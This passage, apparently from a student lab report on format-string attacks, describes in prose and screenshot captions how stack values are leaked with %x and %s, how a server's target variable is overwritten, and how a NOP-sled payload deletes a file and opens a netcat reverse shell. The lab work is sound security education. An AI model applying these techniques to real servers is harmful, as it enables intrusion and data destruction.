
Screenshot 4.B.2: Secret message shown at the end of heap

A string(AAAA) is inserted at the beginning of the stack whose ASCII value is 41414141.
It can be noticed on the server that on 24th value of %x, 41414141 can be seen. This means 24 format specifiers are required to print the first 4 bytes of the stack.


Then the heap data is read by fetching the heap address from stack. %s is placed on 24th place to view “A secret message”

==========


TASK 5:




Screenshot 5.1: Input from client to server to change the target variable address




Screenshot 5.2: on the server machine, the target address can be seen changed from the earlier value 0x11223344



Screenshot 5.3: Client machine sends command to change the target address to 0x500



Screenshot 5.4: target address in the server machine can be seen changed to 0x500




Screenshot 5.5: Client machine command to change the target address to 0xFF990000

Screenshot 5.6: Target address on server machine got changed to 0xFF990000


==========

TASK 6:




Screenshot 6.1: Sending the format string to the server


Screenshot 6.2: server side output with target address 0xBFFFF16C



Screenshot 6.3: creating the myfile in /tmp directory in server machine and compiling server.c



Screenshot 6.4: Putting the malicious command in the client code and sending to the server




Screenshot 6.5: The malicious code executed on server machine and displaying the directory listing of /tmp

The client puts malicious code to delete the /tmp/myfile in the server machine. This malicious code is stored in the buffer return address. Hence, when the return address is reached, the malicious code is executed.


NOPs are placed so that when the program runs from the start of the buffer, the pointer is passed till the return address hence, no guessing of address is required.

==========

TASK 7:



Screenshot 7.1: malicious code is sent to server and along with it another terminal is opened and netcat is run to listen to connections on port 7070




Screenshot 7.2: Server machine output

